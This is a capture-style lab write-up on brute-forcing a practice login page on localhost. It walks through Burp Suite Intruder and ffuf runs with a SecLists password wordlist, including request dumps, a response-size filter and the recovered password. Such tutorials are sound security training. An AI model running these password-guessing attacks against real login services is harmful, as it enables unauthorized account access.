

BRUTE-FORCE ATTACKS LAB


How to carryout Brute-force Attacks

There are two ways to achieve this attack...using **Burp Suite Community edition** and **FFUF** open source on kali Linux.

Using Burp Suite community edition

Following these steps:

- Set Firefox browser to proxy, then enter the username and any password (because we don't know it yet.)



[Labs](#) / Authentication 0x01

Target account: jeremy

Your username or password was incorrect!

Login

Username

Password

Submit

- Go to Burp Suite Proxy and click http history and look for the request

The screenshot shows the Burp Suite interface. In the top menu, 'Proxy' is selected, and 'HTTP history' is highlighted in the sub-menu. Below the menu, a table lists HTTP requests. Request #1798 is highlighted with a red box. It is a POST request to 'http://localhost/labs/a0x01.php' with a status of 200. Below the table, the 'Request' details are shown in 'Raw' format. The request body is 'username=jeremy&password=jeremy', which is also highlighted with a red box.

#	Host	Method	URL	Params	Edited	Status
1787	https://firefox.settings.service...	GET	/v1/buckets/monitor/collections/chan...	✓		200
1789	https://firefox.settings.service...	GET	/v1/buckets/monitor/collections/chan...	✓		200
1790	https://contile.services.mozilla...	GET	/v1/tiles			204
1791	https://firefox.settings.service...	GET	/v1/buckets/monitor/collections/chan...	✓		200
1792	http://localhost	GET	/index.php			200
1795	http://localhost	GET	/favicon.ico			404
1796	https://firefox.settings.service...	GET	/v1/buckets/main/collections/ms-lang...			200
1797	http://localhost	GET	/labs/a0x01.php			200
1798	http://localhost	POST	/labs/a0x01.php	✓		200

Request

Pretty Raw Hex

```

1 POST /labs/a0x01.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/labs/a0x01.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 username=jeremy&password=jeremy
  
```

- Move down and right click and click "send to intruder".
- Highlight what you used for password and click "add" on the right side.

The screenshot shows the Burp Suite 'Intruder' tab. The 'Attack type' is set to 'Sniper'. Under 'Payload positions', the target is 'http://localhost'. The request body is shown, and the password 'jeremy' in the payload 'username=jeremy&password=jeremy' is highlighted with a red box. On the right side, the 'Add \$' button is highlighted with a red box, indicating the next step in the process.

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

Update Host header to match target: ☒

1 POST /labs/a0x01.php HTTP/1.1

2 Host: localhost

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 31

9 Origin: http://localhost

10 Connection: close

11 Referer: http://localhost/labs/a0x01.php

12 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document

14 Sec-Fetch-Mode: navigate


15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: ?1

17 username=jeremy&password=jeremy

Buttons: Add \$, Clear \$, Auto \$, Refresh

- Click Payloads, click loads and navigate to seclists wordlist, and pick **xato-net-10-million-passwords-10000.txt** inside Passwords directory. Click Open. Immediately it will load the passwords.
- Click start attack on the right side.



- The correct password: **letmein**

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length
11	123123	200			2097
12	baseball	200			2097
13	abc123	200			2097
14	football	200			2097
15	monkey	200			2097
16	letmein	200			2091
17	696969	200			2097
18	shadow	200			2097
19	master	200			2097
20	666666	200			2097
21	qwertyuion	200			2097

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Mon, 13 Jan 2025 11:20:23 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Vary: Accept-Encoding
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Methods: *
8 Content-Length: 1808
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html lang="en">
14
15 <head>
16   <meta charset="UTF-8">
17   <meta name="viewport" content="width=device-width, initial-scale=1.0">
18   <title>
19     Authentication 0x01
20   </title>

```

2. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
11	123123	200			2097	
12	baseball	200			2097	
13	abc123	200			2097	
14	football	200			2097	
15	monkey	200			2097	
16	letmein	200			2091	
17	696969	200			2097	
18	shadow	200			2097	
19	master	200			2097	
20	666666	200			2097	
21	qwertyuion	200			2097	

Request Response

Pretty Raw Hex Render

Labs / Authentication 0x01

Target account: jeremy

You have successfully logged in!

Login

685 of 1000

Using FFUF on Kali Linux

The second method is by Using open-source tool on Kali, FFUF

- On Burp Suite, right click and click “copy to file” and save it to tmp folder.

The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected in the top menu, and 'HTTP history' is selected in the sub-menu. A table of HTTP history is displayed, with the following columns: #, Host, Method, URL, Params, Edited, and Status. The 1798th request is highlighted in blue and has a red box around it. Below the table, the 'Request' tab is selected, showing the raw HTTP request. The request is a POST to /labs/a0x01.php with a body containing 'username=jeremy&password=jeremy'. A red box highlights the body content, and a red arrow points to it with the text 'Right click here'.

#	Host	Method	URL	Params	Edited	Status
1787	https://firefox.settings.service...	GET	/v1/buckets/monitor/collections/chan...	✓		200
1789	https://firefox.settings.service...	GET	/v1/buckets/monitor/collections/chan...	✓		200
1790	https://contile.services.mozilla...	GET	/v1/tiles			204
1791	https://firefox.settings.service...	GET	/v1/buckets/monitor/collections/chan...	✓		200
1792	http://localhost	GET	/index.php			200
1795	http://localhost	GET	/favicon.ico			404
1796	https://firefox.settings.service...	GET	/v1/buckets/main/collections/ms-lang...			200
1797	http://localhost	GET	/labs/a0x01.php			200
1798	http://localhost	POST	/labs/a0x01.php	✓		200

Request

Pretty Raw Hex

```
1 POST /labs/a0x01.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/labs/a0x01.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 username=jeremy&password=jeremy
19
20
```

Right click here

- Open new terminal and navigate to tmp folder.

```
(kali@kali)-[~]
$ cd /tmp

(kali@kali)-[/tmp]
$ ls
Temp-d618588b-1666-49c2-92c8-08eb84fc6193  ssh-joIxLdUKo3rR
VMwareDnD                                systemd-private-42958aedad2e421aada0d2af6abb1ab7-ModemManager.service-Ct8sKI
_MEIKQmxV0                                systemd-private-42958aedad2e421aada0d2af6abb1ab7-colord.service-7wn1fs
burp14424093956790678829.tmp               systemd-private-42958aedad2e421aada0d2af6abb1ab7-haveged.service-dqit19
burp4538064470794265582.tmp               systemd-private-42958aedad2e421aada0d2af6abb1ab7-polkit.service-JzZqpx
burp9340899634634773072.tmp               systemd-private-42958aedad2e421aada0d2af6abb1ab7-redis-server@openvas.service-
hsperfdata_kali                           systemd-private-42958aedad2e421aada0d2af6abb1ab7-systemd-logind.service-yJ6fvc
req.txt                                    systemd-private-42958aedad2e421aada0d2af6abb1ab7-upower.service-XyJI04

(kali@kali)-[/tmp]
$ mousepad req.txt

(kali@kali)-[/tmp]
$ ffuf -request req.txt -request-proto http -w /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt
```

- Use mousepad or any file editor to open the file and edit it by replacing the current password with FUZZ. Save it.
- Use the following commands with wordlist to brute force the login.

ffuf -request req.txt -request-proto http -w /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt

```
(kali@kali)-[/tmp]
$ ffuf -request req.txt -request-proto http -w /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt
```



```
:: Method      : POST
:: URL        : http://localhost/labs/a0x01.php
```

- The result showed list of common size number, **1814** for almost of the passwords. Then I filtered out the common size number, **1814** with these commands, so that it will remain others.

ffuf -request req.txt -request-proto http -w /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt -fs 1814

```

[Status: 200, Size: 1814, Words: 495, Lines: 47, Duration: 73ms]
* FUZZ: c2h5oh

[Status: 200, Size: 1814, Words: 495, Lines: 47, Duration: 256ms]
* FUZZ: neon

:: Progress: [10000/10000] :: Job [1/1] :: 436 req/sec :: Duration: [0:00:33] :: Errors: 0 ::

(kali@kali)-[/tmp]
$ ffuf -request req.txt -request-proto http -w /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt -fs 1814

v2.0.0-dev

:: Method      : POST
:: URL         : http://localhost/labs/a0x01.php
:: Wordlist     : FUZZ: /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt
:: Header      : Sec-Fetch-Dest: document
:: Header      : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

```

- The result: **letmein**
I used it and showed “You have successfully logged in”

```

[Status: 200, Size: 1808, Words: 494, Lines: 47, Duration: 30ms]
* FUZZ: letmein

:: Progress: [10000/10000] :: Job [1/1] :: 202 req/sec :: Duration: [0:00:27] :: Errors: 0 ::

(kali@kali)-[/tmp]

```

Labs / Authentication 0x01

Target account: jeremy

You have successfully logged in!

Login

Username

Password

Thank you.